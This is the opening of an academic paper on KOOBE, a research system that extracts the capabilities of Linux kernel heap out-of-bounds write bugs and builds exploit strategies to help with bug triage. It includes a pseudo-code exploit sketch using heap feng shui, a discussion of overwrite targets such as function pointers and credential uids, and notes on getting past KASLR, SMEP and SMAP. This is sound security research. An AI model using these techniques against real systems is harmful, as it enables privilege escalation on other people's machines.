KOOBE: Towards Facilitating Exploit Generation of Kernel Out-Of-Bounds Write Vulnerabilities

Weiteng Chen
UC Riverside

Xiaochen Zou
UC Riverside

Guoren Li
UC Riverside

Zhiyun Qian
UC Riverside

Abstract

The monolithic nature of modern OS kernels leads to a constant stream of bugs being discovered. It is often unclear which of these bugs are worth fixing, as only a subset of them may be serious enough to lead to security takeovers (*i.e.,* privilege escalations). Therefore, researchers have recently started to develop automated exploit generation techniques (for UAF bugs) to assist the bug triage process. In this paper, we investigate another top memory vulnerability in Linux kernel — out-of-bounds (OOB) memory write from heap. We design KOOBE to assist the analysis of such vulnerabilities based on two observations: (1) Surprisingly often, different OOB vulnerability instances exhibit a wide range of capabilities. (2) Kernel exploits are *multi-interaction* in nature (*i.e.,* multiple syscalls are involved in an exploit) which allows the exploit crafting process to be modular. Specifically, we focus on the extraction of capabilities of an OOB vulnerability which will feed the subsequent exploitability evaluation process. Our system builds on several building blocks, including a novel capability-guided fuzzing solution to uncover hidden capabilities, and a way to compose capabilities together to further enhance the likelihood of successful exploitations. In our evaluation, we demonstrate the applicability of KOOBE by exhaustively analyzing 17 most recent Linux kernel OOB vulnerabilities (where only 5 of them have publicly available exploits), for which KOOBE successfully generated candidate exploit strategies for 11 of them (including 5 that do not even have any CVEs assigned). Subsequently from these strategies, we are able to construct fully working exploits for all of them.

1 Introduction

Operating system (OS) kernels play a critical role in securing the computing infrastructure that we rely on on a daily basis. Unfortunately, OS kernels such as Linux are mostly written in the C language which is inherently type unsafe and frequently leads to memory safety errors. According to a recent report from Microsoft [37], around 70% of security bugs that were fixed between 2006 and 2018 are memory safety bugs. These bugs can lead to serious consequences such as privilege escalation, allowing an attacker to gain complete control over a system [6, 57, 59].

What's worse, because these alleged security bugs are reported every day, it is challenging for developers to keep up. According to the Google's syzbot dashboard [25], which reports bugs from continuously fuzzing Linux kernels, in a single year (from Aug 2017 to Sep 2018), there were 1,216 Linux kernel bugs discovered by syzkaller [26] and fixed. This translates to an average of 3.42 Linux kernel bugs discovered daily by syzbot alone. It is no surprise that it has taken developers weeks and even months to fix security bugs [34].

Given such a long procedure, the key missing piece is the ability to separate wheat from chaff — prioritizing the fix of security bugs that are positively exploitable. To this end, a promising direction is to automate the exploit generation of common types of memory corruption vulnerabilities [12, 17, 27, 54, 56] and prioritize those that are eminently exploitable. These studies employ various program analysis techniques to *search* for a possible *exploit path* (that can achieve arbitrary code execution) given a Proof-of-Concept (PoC) test case.

Exploits of OS kernel vulnerabilities have unique characteristics compared to those of user applications — any kernel exploit is *multi-interaction* by design, involving a sequence of attacker-chosen inputs (*i.e.,* syscalls and their arguments) where one is dependent on another; this is in contrast with many user applications such as command line programs that take input in one-shot. Coupled with the fact that OS kernels maintain massive internal states, they lead to a huge search space to locate exploitable states. In practice, many more syscalls are typically added to a PoC to form an exploit that can fully hijack the control flow or escalate privileges.

On the other hand, *multi-interaction* exploits also create opportunities for "divide-and-conquer" where we break down an exploit into a series of goals which can be reasoned about and achieved separately. Up to this point, only the use-after-free (UAF) bugs have been explored in the context of kernel

exploit generation [56, 57].

In this paper, we investigate another top memory vulnerability in Linux kernel — out-of-bounds (OOB) memory write from heap (25 UAF write vs. 28 heap OOB write bugs from Aug 2017 to Sep 2018 on syzbot [25]). As the name suggests, OOB vulnerabilities cause the kernel to access locations outside of the expected memory region (e.g., writing outside of a heap buffer). Exploiting Linux kernel OOB memory write vulnerabilities (*OOB vulnerabilities* in short) presents unique challenges. Surprisingly often, different OOB vulnerability instances exhibit a wide range of **capabilities**, which we consider roughly as how much maneuver space a vulnerability gives to the attacker. In the case of OOB, the capabilities are defined in terms of **how far the write can reach**, **how many bytes can be written**, and **what value can be written** (see a more formal and complete definition in §4.2). For example, CVE-2016-6187 can overwrite only one single byte; CVE-2017-7184 can write more bytes but only the same fixed value. Coupled with the diversity of kernel memory objects and their fitness of exploitation (e.g., whether a function pointer exists at a desired offset), it effectively becomes a necessity to understand and summarize the precise capability of individual kernel OOB vulnerabilities. Even worse, we find that a PoC (e.g., generated by syzkaller [26]) sometimes fails to exercise the complete capability of a vulnerability, making it seemingly unexploitable.

To this end, we develop KOOBE that automates the process of all key steps in evaluating a kernel OOB vulnerability, focusing on the key module of capability extraction, which feeds into subsequent exploitability evaluation. We demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 CVEs), for which KOOBE successfully generated candidate exploit strategies for 11 of them.

We make the following contributions:

- We distill key challenges in exploiting Linux kernel OOB vulnerabilities and design an effective analysis framework focusing on capability extraction that captures the intrinsics of this specific type of vulnerabilities.
- We implement KOOBE primarily on top of Syzkaller, S2E and Angr with 10,887 LoC. We release the source code of KOOBE to facilitate further research (`https://github.com/seclab-ucr/KOOBE`).
- We thoroughly evaluate KOOBE using known CVEs as well as crash reports from syzbot. We show that it is extremely effective to aid the exploit crafting process.

2 Scope and Assumptions

Automatic Exploit Generation (AEG) against monolithic kernel is an open challenge. KOOBE focuses on capability extraction and exploitability evaluation as they are the key steps of crafting exploits against kernel heap OOB vulnerabilities, and we believe it represents an important step towards the ultimate goal. Specifically, given a PoC triggering one or more OOB accesses, our system generates exploit primitives to achieve Instruction Pointer (IP) hijacking.

We assume that the kernel is protected by widely-deployed defenses including Address Space Layout Randomization (KASLR), Supervisor Mode Execution Prevention (SMEP), and Supervisor Mode Access Prevention (SMAP). However, bypassing them is usually performed *after* a successful IP hijacking and thus considered independent of this work (see §4.5). Nevertheless, complementary techniques exist that can address these limitations [32, 55, 57]. Among these, KEPLER [55] is especially noteworthy as it can automatically turn `IP` controls into arbitrary code execution unconditionally.

3 Background and Motivating Example

The basic idea in crafting a kernel OOB write exploit is straightforward — when an OOB write access occurs, an adversary would pre-arrange the memory layout such that some critical data is overwritten (*e.g.,* a function pointer), which can be used to perform control flow hijacking. However, in practice it is often labor-intensive and sometimes infeasible for a security analyst to manually craft an exploit. As we will elaborate through a real-world kernel OOB vulnerability, this is because that (1) a PoC program may not fully explore the capability of an OOB vulnerability; (2) there is often a huge search space to locate an appropriate memory layout that can facilitate the exploit. We go through a concrete example to illustrate this process.

Fig. 1a shows a simplified excerpt of the vulnerable code in Linux Kernel 4.14.0 (CVE-2018-5703). Following the same terminology in [54], we denote the site where the security violation happens, *e.g.,* Kernel Address Sanitizer (KASAN) reports an OOB access at line 12, as a ***vulnerability point***. Also, a typical heap OOB exploit involves two kinds of objects: we denote the object intended to be accessed as the ***vulnerable object*** (`vul` in line 12) and the overwritten one containing critical data (*e.g.,* a function pointer) as the ***target object***. As we can see in this example, the size of the vulnerable object is fixed, but there is a type confusion bug at line 11 leading to an OOB write at line 12 (where 8 additional bytes will be overwritten). At first glance, we might conclude that this vulnerability allows a write of a constant `0x08080000000000`, which is not so interesting as it is neither a valid kernel space pointer nor user space pointer. However, the overflown content is in fact controllable by an adversary if `sys_setsockopt` is invoked before triggering the OOB access (its argument controls the value of `gsock.option`). Unfortunately, this invocation is missing in the original PoC, limiting the value/exploitability of the bug. In fact, at the time of writing, there was no publicly available exploit against this vulnerability, presumably because its capability is underestimated and requires a significant amount of manual work to

```
1.  struct Type1 { ...;                                  };
2.  struct Type2 { Type1 sk;  uint64_t option; ...;      };
3.  struct Type3 { int (*ptr)(); ...;                    };
4.  struct Type4 { uint64_t state; Type3 *sk; ...;       };
5.  struct Type5 { atomic_t refcnt; ...;                 };
6.  Type2 gsock = { ..., .option = 0x08080000000000,     };
7.  Type1 * vul = NULL; Type3 * tgt = NULL;
8.  void sys_socket()  //sizeof(Type1) == sizeof(Type3)
9.    vul = kmalloc(sizeof(Type1))

10. void sys_accept()
11.   vul = (Type2*)vul;          //type confusion
12.   vul->option = gsock.option; //Vulnerability Point

13. void sys_setsockopt(val) //not invoked in given PoC
14.   if (val == -1) return;
15.   gsock.option = val;

16. void sys_create_tgt()
17.   tgt = kmalloc(sizeof(Type3));
18.   tgt->ptr = NULL;           //init ptr

19. void sys_deref() { if (tgt->ptr) tgt->ptr(); }
```

(a) Simplified vulnerable kernel code. Note that the overwritten data is controllable only if 'sys_setsockopt' is invoked, which is not the case in the publicly available PoC.

```
1.  for (i = 0; i < N; i++)
2.    sys_create_tgt(); // cache exhaustion
3.  sys_socket();       // vuln obj
4.  sys_create_tgt();   // target obj
5.  sys_setsockopt(0xdeadbeef);
6.  sys_accept();       // tgt->ptr = 0xdeadbeef
7.  sys_deref();
```

(b) An exploit that leverages heap feng shui to manipulate the heap layout such that the target object is adjacent to the vulnerable object, exploits the vulnerability to alter the pointer of the target object, and then triggers the dereference of the pointer to divert the control flow.

Figure 1: A motivating example — CVE-2018-5703




Figure 2: The typical workflow of crafting a working exploit for heap OOB. We first summarize the capability of the vulnerability, based on which we can further select a target object with a critical field that can be overwritten if it is close to the vulnerable object. To the end, we leverage heap feng shui[1] to manipulate the heap layout and adjust the PoC to overwrite the target object with desired values.

understand whether it is truly exploitable. On the other hand, as will be demonstrated later in §4.3, we are able to discover this additional capability and create working exploits.

In addition, exploiting heap OOB write vulnerabilities requires knowledge about the kernel heap allocator. As depicted in Fig. 2, it generally takes four steps to achieve control flow hijacking. Here we walk through a simplified sample exploit in Fig. 1b (corresponding to the vulnerability in Fig. 1a) to illustrate these steps.

Capability extraction. For most vulnerabilities uncovered through fuzzing, the corresponding PoC is generally capable of corrupting some data but it does not necessarily lead to exploitable states. For instance, a PoC derived from random mutation-based fuzzing may overwrite a pointer in a target object with some random value resulting in non-exploitable page faults, or corrupt some system data that leads to crashes. To evaluate its exploitability, a security analyst often needs to inspect the logic of the vulnerable code, and then carefully adjust the arguments of syscalls, insert additional syscalls in the PoC (as described in the example), or even repeatedly trigger the overwrite (i.e., composing multiple primitive capabilities as described in Fig. 3b).

Heap feng shui. Current generations of Linux kernel heap allocator organize dynamically-allocated memory according to its size. Objects of the same size are managed by one dedicated cache (also called slabs) [2], which reserves one or more pages from the system and then splits them into chunks of equal sizes in advance for efficiency. For instance, objects of Type1 or Type3 in Fig. 1a are always allocated from the same cache because of their identical sizes. Each time when a cache is exhausted, it acquires new pages and partitions them into chunks with consecutive addresses. Most importantly, these fresh chunks are allocated (*e.g.,* via `kmalloc()`) in order (from low to high memory addresses). This process is illustrated in the heap feng shui step in Fig. 2. By leveraging this knowledge, we can exhaust the current cache (line 1 and 2 in Fig. 1b) to make sure it will ask for new pages in subsequent allocations, and then the vulnerable and target objects handled by the same cache could be allocated adjacent to each other (line 3 and 4 in Fig. 1b respectively). Note that it is not necessary to utilize the vulnerable or target object for cache exhaustion, and in fact security analysts have found

[1] Here we only illustrate one strategy of feng shui for simplicity.
[2] Some special structures have their own caches regardless of their sizes.

some general objects of different sizes (*e.g.,* `msgbuf`) for this purpose [40].

In general though, each syscall may create more than one object at a time, complicating heap feng shui. However, given that the heap allocator is deterministic and the fact that an attacker can always set up the heap layout ahead of time through a sequence of syscalls, it is almost always possible to arrange the memory to facilitate OOB write exploits (*e.g.,* vulnerable and target objects adjacent to each other).

Target selection. Given the summarized capabilities and pre-arranged memory layout, we need to carefully select a target object whose critical fields can be overflown with desired payload. Generally, we can categorize the critical fields into (function/data) pointers and non-pointers. (*i*) Function pointers (*e.g.,* `Type3` in Fig. 1a) are the most desirable as controlling their values can lead to control flow hijacking immediately after they are dereferenced. (*ii*) Data pointers, which can either be used to construct arbitrary write (if they point to a structure that is later written), or still arbitrary code execution (if they point to another structure with a function pointer, (*e.g.,* Type4)). It is worth noting that heap metadata is a special target object with a data pointer pointing to the next available object in the cache [1]. (*iii*) Non-pointer fields need to be evaluated on a case-by-case basis. For example, in Linux, `uid` in the `struct cred` is a commonly targeted special field that controls the user id. If an attacker can overwrite the `uid` of its own process to 0, it can escalate the privilege of the process to root. Another less common example is the reference counter widely used in Linux kernel objects (*e.g.,* the first field in `Type5` in Fig. 1a). If the counter can be overwritten forcefully (*e.g.,* to 0), the target object will be freed prematurely, leading to a UAF vulnerability [4]. An attacker can then take advantage of the well-studied UAF-based exploit techniques [56, 57].

As shown in Fig. 1b, we select `Type3` as the target object since it has the same size of the vulnerable object (easier to perform heap feng shui) and has a function pointer in the first 8 bytes. This matches the capability where a total of 8 *controllable* bytes can be overwritten adjacent to the vulnerable object. `Type4` on the other hand is not suitable for exploitation as its critical field (*i.e.,* the data pointer `sk`) is not at the beginning.

In the cases where the capability of a specific OOB vulnerability is limited, it is imperative to collect a diverse set of objects containing critical fields. For instance, CVE-2016-6187 shown in Fig. 3a can only overflow one byte of zero, which is not sufficient to fabricate a pointer. Nonetheless, it makes perfect sense to choose a target object with a reference counter as the first field (*e.g.,* `Type5` in Fig. 1a). This is because overwriting the least significant byte of a reference counter to zero is equivalent of decreasing its value, ultimately converting it to a UAF vulnerability. There are actually more than 2,000 objects that can be potentially a suitable target in Linux kernel.

```
void example1(size)
  vul = kmalloc(size);
  vul[size] = '\0';
```

(a) CVE-2016-6187

```
void example2(i)
  vul = (char*)kmalloc(sizeof(TYPE));
  //omit other OOB points on the path
  vul[i/8] |= 1<<(i&0x7);//set 1 bit
```

(b) CVE-2017-7184

Figure 3: Two simplified CVEs. The left one allows to overflow one byte of zero, while the other one can only set one bit at controllable offset.

Exploit synthesis. Finally, depending on the target object we chose previously, we need to adjust the PoC accordingly. In general, target objects are known a priori (as Linux kernel is open source). Specifically, we need to know how to allocate each of them and trigger the dereference of the corresponding pointers. From there, we can incorporate the knowledge to synthesize a complete exploit.

Bypassing advanced defenses and achieving arbitrary code execution. Modern defenses typically include KASLR, SMEP, and SMAP. While these defenses complicate the attacks, they do not necessarily *stop* them. We briefly outline some common strategies bypassing these defenses as follows. To overcome KASLR, a separate information disclosure vulnerability is commonly used in practice; alternatively, recent CPU side channels such as Meltdown [35], Spectre [33], RIDL [53], and ZombieLand [45] can all accomplish this goal. To bypass SMEP, one can simply direct the control flow to kernel address space (ROP/JOP) which is not a significant hurdle (no need to execute code in user space). To bypass SMAP, one can direct a corrupted data pointer to point to kernel's `physmap` region where we forge a controllable object using the `physmap spray` technique [32, 57]. Finally, to turn IP hijacking into arbitrary code execution and privilege escalation, recent research [55] could automate the process even when SMEP and SMAP are enabled.

4 Design

As mentioned previously, exploits of OS kernel vulnerabilities can be broken down into individual syscalls that achieve primitive operations, allowing one to reason about the aforementioned steps of an exploit separately. Thus, we design KOOBE to decouple the capability extraction from the rest of the pipeline.

After capability extraction, we evaluate exploitability for each potential target object and generate an exploit by incorporating heap feng shui strategies. This way, we simplify the search of exploitable states to the point where we only check whether the target object matches the extracted capabilities in a known memory layout (*e.g.,* the vulnerable and target objects are laid out to be adjacent to each other). This modularity is an important distinction from prior work [43, 54, 56], where they either consider only the one-shot input exploits which inherently couple the capability and exploitability anal-

ysis together (*e.g.,* no additional interactions allowed to select target objects) [43, 54], or implicitly consider capabilities by exploring different vulnerability points [56] in the context of kernel UAF vulnerabilities (perhaps due to the nature of this type of bugs).

Overview. In the remaining section, we describe the overview of KOOBE, a novel framework to extract the capabilities of heap OOB-based vulnerabilities and assess their exploitability. As shown in Fig. 4, it starts off by analyzing a PoC with symbolic tracing to summarize the PoC's (basic) capability, and then automatically determines whether it is sufficient for exploitation — using one or more appropriate target objects. If not, we trigger the additional step of capability exploration to discover new capabilities observed on different execution paths[3]. In addition, in the cases where a vulnerability allows repeated triggering of OOB writes to the same vulnerable object, it combines different capabilities derived from different paths to evaluate exploitability. Finally, if KOOBE successfully identifies any suitable target object, it adjusts the PoC accordingly to synthesize an exploit, incorporating existing heap feng shui strategies.

4.1 Vulnerability Analysis

Given a PoC, our system first attempts to discover all the vulnerability points (*i.e.,* OOB access sites) and identify the corresponding vulnerable object (see Fig. 10 in Appendix B for details). Unfortunately, KASAN [5] alone fails to provide complete vulnerability points or accurate vulnerable object reports. KASAN is known for possible misses of OOB accesses as it relies on shadow memory and red zones [50], which is ineffective against OOB accesses that do not spill over to red zones (*e.g.,* overwrite to only a nearby object). Indeed, we discover cases where KASAN is able to report only one out of several OOB accesses. Also, KASAN can not accurately pinpoint the vulnerable object, since it only reports objects closest to those accessed red zones.

To this end, when executing a PoC, we conduct symbolic tracing in addition to the basic KASAN to monitor the more detailed memory operations (an offline step per PoC), *e.g.,* `kmalloc()` and individual memory accesses. More specifically, our system utilizes symbolic tracing to track every object by assigning a unique symbolic value when the object is created. Thus, for every memory access, if it contains a symbolic expression, we could directly extract the intended object. Moreover, by querying the possible range of a symbolic expression of a pointer, we could detect a potential overflow even if the given PoC does not trigger it. In the motivating example, if we assign a symbolic value to the vulnerable object returned from the function `kmalloc()` (line 9), we can get the following symbolic expression of the pointer at line 12: `vul + offsetof(Type2, option)` where *vul* is the symbolic value we assigned. By analyzing the symbolic expression of the pointer in Fig. 3b (which is `vul + i/8` where both *vul* and *i* are symbolic values — `i` is passed from a syscall argument), we can assert that this must be an OOB vulnerability point, as the offset is potentially larger than the size of the vulnerable object as there is no constraint against `i` (even if the PoC was not using a large enough `i`).

[3]The complete path of a PoC can be considered by "stitching" together individual paths of every syscall.

4.2 Capability Summarization

Capability Specification. In our work, we consider one particular capability of an OOB vulnerability is composed of OOB writes derived from all the vulnerability points (*i.e.,* OOB sites) exercised by the given PoC. For ease of description, we state the following definitions:

Definition 1 ***OOB write set.*** *E denotes the set of all symbolic expressions supported by symbolic execution engines. We denote the set of all paths as P, the set of all vulnerability points along the path $p \in P$ is signified as N_p, and the corresponding OOB write set is denoted as $T_p = \{(\texttt{off}_{pi}, \texttt{len}_{pi}, \texttt{val}_{pi}) | i \in N_p \wedge \texttt{off}, \texttt{len}, \texttt{val} \in E\}$, where `off` and `len` denote the starting point of the OOB write relative to the address of the vulnerable object and how many bytes can be written, respectively, and `val` represents the overwritten values of an OOB write. Specifically, the OOB write at the vulnerability point `i` for T_p is denoted as T_{pi}.*

We also refer to `off`, `len` and `val` as *OOB offset*, *OOB length* and *OOB value*, respectively. Notice that the order of OOB writes matters as a latter OOB access could overwrite the results of former ones. Moreover, in the case of `for` loop where multiple OOB writes occur at the same vulnerability point, we abstract them as one OOB access (see §5).

Definition 2 ***Capability.*** *The capability of p (a particular path) is denoted as $C_p = \{\texttt{size}_p, T_p, f(p) \mid \texttt{size}_p \in E\}$, where `size` stands for the size of the vulnerable object, and $f(p)$ is the set of path constraints collected when executing p.*

We point out that each OOB access can be constrained due to the path constraints along the executed path. From the motivating example, the symbolic value *val* coming directly from a syscall argument actually is constrained by `val != -1` since it has to pass the check at line 14 to reach line 15. In addition, Linux kernel objects can be of variable sizes, and when the size of a vulnerable object is controllable, it broadens the search space of suitable target objects. Thus we also consider it as one part of the capability. Effectively, the symbolic formulas for each individual OOB access, the vulnerable object's size, and the path constraints altogether constitute the capability in our definition.




Figure 4: Overview

In the motivating example, the capability corresponding to the original PoC can be expressed as:

$$C_{orig} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2,option)}, 8, \texttt{0x08080000000000})\}, \emptyset\} \quad (1)$$

while the complete capability should be:

$$C_{comp} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2,option)}, 8, \texttt{val})\}, \{\texttt{val} != -1\}\} \quad (2)$$

when 'sys_setsockopt' is invoked before triggering the vulnerability point.

Definition 3 ***Capability Comparison.*** *$\forall e_1, e_2 \in E$, $e_1 \preceq e_2$ if e_1 is identical to e_2 or e_1 is a constant whose value can be taken in e_2*
$\forall p_1, p_2 \in P$, $T_{p_1 i} \preceq T_{p_2 i}$ if $\texttt{off}_{p_1 i} \preceq \texttt{off}_{p_2 i} \wedge \texttt{len}_{p_1 i} \preceq \texttt{len}_{p_2 i} \wedge \texttt{val}_{p_1 i} \preceq \texttt{val}_{p_2 i}$
$\forall p_1, p_2 \in P$, $C_{p_1} \preceq C_{p_2}$ if $\texttt{size}_{p_1} \preceq \texttt{size}_{p_2} \wedge \forall i \in N_{p_1}\ T_{p_1 i} \preceq T_{p_2 i}$

We observe that directly comparing symbolic expressions can be tricky as they have intrinsic relationships, especially when coupled with path constraints. Hence, we conservatively consider one is equal or inferior to the other only when they are identical, or the former one is a constant whose value can be taken in the other expression. Based on this, we can further define the partial order of OOB writes and capabilities by comparing every element of them. As we can see from the above example, the second capability is superior since $C_{orig} \preceq C_{comp}$.

Capability Generation. Generally, we classify a vulnerability point identified from the previous step into two categories: *function calls* and *memory access instructions*. For instance, if an OOB access is triggered by a memory copy function (*e.g.,* `memcpy()`), the corresponding vulnerability point is the instruction that invokes the function. Otherwise, the instruction causing OOB write is perceived as a vulnerability point directly. Modeling memory copy functions will simplify the extraction of capabilities (as it avoids the analysis of loops which we will detail how to handle in §5). For example, by means of symbolic tracing, the offset of the write can be extracted from the first argument (destination address) of `memcpy()`; the value of the write can be extracted from the second argument (source address); and the length of the write can be retrieved from the third argument.

4.3 Capability Exploration

Oftentimes, one vulnerability leads to different vulnerability points on different paths, each of which may manifest one unique capability. Moreover, even for the same vulnerability point, alternative paths and associated path constraints could result in different capabilities as demonstrated in Fig. 1a. Unfortunately, a given PoC typically covers only one single path, which may limit our understanding of the complete capability of the vulnerability. Therefore, as shown in Fig. 4, if our system fails to produce a solution (failing to locate a suitable target object) with discovered capabilities, it searches for new PoCs that either extend the existing capabilities or uncover new ones, and then repeats the process of capability summarization and exploitability evaluation until we succeed or a pre-set timeout is triggered. To this end, our system employs a novel capability-guided fuzzing solution to explore additional capabilities.

Capability-Guided Fuzzing. Fuzzing is a natural solution to explore different exploitable states [54, 56]. However, state-of-the-art kernel fuzzers such as Syzkaller are coverage-guided, ineffective at exploring OOB capabilities. This is because maximizing branch coverage is only a very loose approximation of discovering more OOB capabilities — it often prioritizes the wrong test programs to drive the fuzzing session (simply the ones that achieve new coverage and may not even trigger the OOB) and is insensitive to the actual OOB capabilities discovered. This motivates us to design a capability-guided fuzzing strategy in combination with a coverage-guided one. Given a PoC and its corresponding OOB capability, we mutate it and collect the capability feedback (whenever OOB is triggered) together with the coverage feedback. Eventually, we feed those seeds with new capabilities to the symbolic tracing engine for further summarization. Compared to an existing capability C_{p_1}, a newly-extracted capability C_{p_2} is perceived as a new one if $C_{p_2} \preceq C_{p_1}$ is false.

Specifically, whenever a new test program is executed, we collect the concrete values of the *OOB write set* at runtime as the capability feedback (e.g., how many bytes are written and what values are written). Note that unlike the heavy-

weight capability summarization with symbolic tracing, we used lightweight dynamic instrumentation in this fuzzing component to collect the *OOB write set* (more details of the instrumentation are described at the beginning of §5). However, the tradeoff is that some test cases are duplicate if we only compare the concrete values to determine whether they discover new capabilities because later on we could generalize them with capability summarization. For instance, if we know the overwritten value can be arbitrary from the summarization step, it is redundant to retain different test cases merely differing in the overwritten value during fuzzing. To alleviate this issue, KOOBE would conduct capability summarization upon every vulnerability point whenever we discover a new one and then provide the range of values in the *OOB write set* to the fuzzing engine to filter test cases. Therefore, instead of comparing symbolic values, it could detect "duplicate" inputs by checking the concrete values against their ranges collected through symbolic tracing. Note that as depicted in Fig. 4, vulnerability analysis (see §4.1) is always performed before capability summarization, avoiding missing any OOB sites that KASAN fails to detect.

In our design, we keep a balance of the test programs in the corpus. Given that it is generally easier to improve coverage than to discover new capabilities, the distribution of new test programs kept in the corpus can be extremely skewed towards those increasing coverage. We change the strategy for seed selection by maintaining two queues for those increasing coverage and extending capability, and pick a seed from both queues with equal probability. This configuration has produced good results in our experiments (as will be shown in §6.4) and we leave the exploration of different probability configurations to future work (see more discussion in §7).

4.4 Exploitability Evaluation

Given the capabilities derived from the previous steps, our system now attempts to search for one or more suitable target objects in the Linux kernel. If a match is found, it yields a solution for exploitation synthesis (see Fig. 13 in Appendix B for a concrete example).


We first introduce the notion of **target constraints** that represent the conditions under which the target object can be overwritten to lead to a potential exploit. They describe which fields need to be overwritten (*e.g.,* a function/data pointer, a reference counter, or any custom data), and the expected ranges of values for these fields. For example, for a pointer to be useful, it must point to either a valid user space or kernel space address. In addition, due to the heap feng shui requirement, we ask the size of the target object to be the same as the vulnerable object[4]. We then stack the target constraint on top of the capability we derived earlier, and feed them to a solver for a solution. If it does not yield any, we move on to the next object.

Fig. 5a depicts a generic model where one or more memory accesses overwrite the target object adjacent to the vulnerable one as we assume heap feng shui could manipulate the heap layout as desired (we illustrate the case where only one OOB write occurs but it generalizes to multiple OOB writes). More specifically, our system constructs a memory object `M` to model the memory region of the vulnerable and target objects, which allows updating its content with symbolic indexes, values, and length (see §5 for details). After it initializes the memory object `M` with the symbolic data/indexes/offsets provided by the capability, it could evaluate if a candidate is suitable by adding *target constraints* upon the memory object `M` and checking the satisfiability with respect to the path constraints retrieved from capability summarization.

Fig. 5b illustrates the procedure for the motivating example where two target objects (`Type3` and `Type4`) are considered. The first row simply states that the size of the vulnerable object has to match that of the target object. The second row and third row regarding the *OOB offset* and *OOB length* (which are both constants) are taken to update the memory object, as well as the fourth row representing the *OOB value* (which is an 8-byte symbolic value). Finally, the last row includes both the path constraints (collected as a part of the capability) and the payload's desired range of values (as a part of the target constraints). In this case, the target object of `Type3` expects the first field (a function pointer of 8 bytes from index 0 to 7) to be overwritten with a valid user or kernel space address, which can be indeed satisfied. On the other hand, the second field of the target object of `Type4` can not be overflown due to the limited *OOB offset* and *OOB length*.

Capability Composition. When a single usage of one capability — which may already consist of multiple OOB accesses — cannot satisfy the requirements of a given target object, it does not necessarily mean it is useless because it is possible that the capability could modify only some portion of the target at a time (*e.g.,* a single bit). Thus we could achieve the desired values if we reuse the same capability (*i.e.,* re-trigger the same path to OOB write sites) to manipulate the remaining part. For instance, CVE-2017-7184 demonstrated in Fig. 3b could alter a null pointer to arbitrary value even if we only set one bit at a time. In the case where the allocation and overflow of the vulnerable object occur in different syscalls, we could trigger OOB writes from the same vulnerable object multiple times by invoking the corresponding sequence of syscalls multiple times. Moreover, instead of merely reusing the same capability, some vulnerabilities require combining different capabilities to be exploited (*e.g.,* those that have different *OOB values*). To the end, we propose an efficient greedy algorithm to evaluate exploitability given different capabilities derived from previous steps, as shown in Appendix A.

[4]This requirement can be removed because advanced feng shui strategies can still place the target object to be adjacent to the vulnerable one even if they are of the different sizes. However, it is much less stable so we prefer to choose a target object of the same size.



(a) A generic model for evaluating exploitability of a heap OOB vulnerability

Capability	Vulnerable Obj	Target Constraints	Target
Size	s=Sizeof(Type1)	Sizeof(Type1) == Sizeof(Type3) Sizeof(Type1) == Sizeof(Type4)	Type3 Type4
Offset	o_1=Sizeof(Type1)	Update memory object: M[o_1: o_1 + l_1-1] = val[0:7]	Type3 Type4
Length	l_1=8 bytes		
Value	val[0:7] (0~0xffffffffffffffff)		
Constraint	val != -1	M[s:s +7] == Diverted Addr M[s+8:s+15] is a valid pointer	Type3 Type4

(b) Demonstration of capability summarization and target selection for the motivating example.

Figure 5: Exploitability evaluation

Instead of bruteforcing every possible composition of capabilities, the key idea is to manipulate the target fields to get closer to the desired values with one capability in every iteration until there is no change. We then check if the final result is satisfactory, *i.e.,* a solution is produced. Thereby, depending on the type of the target field (*e.g.,* data or function pointer), we define a corresponding distance function as the objective function, guiding us to choose the best capability minimizing the distance in every iteration. Note that every selection writes back its result to the memory object so that next iteration could continue decreasing the distance. Table 1 describes the distance functions for all three types of the target field mentioned in §3. For function pointer and non-pointer types, the payload is typically provided (*e.g.,* the diverted address), while data pointer type requires the modified values to reside in a valid memory region (either kernel or user space). Thus, these distance functions of the corresponding target type hold the following two properties: 1) *Returning zero iff it is satisfied*: for instance, the distance function for data pointer type returns zero only when the value is within a valid range (*i.e.,* [MIN_POINTER, MAX_POINTER]); otherwise, a positive distance is returned; 2) *Differentiability*: it allows our 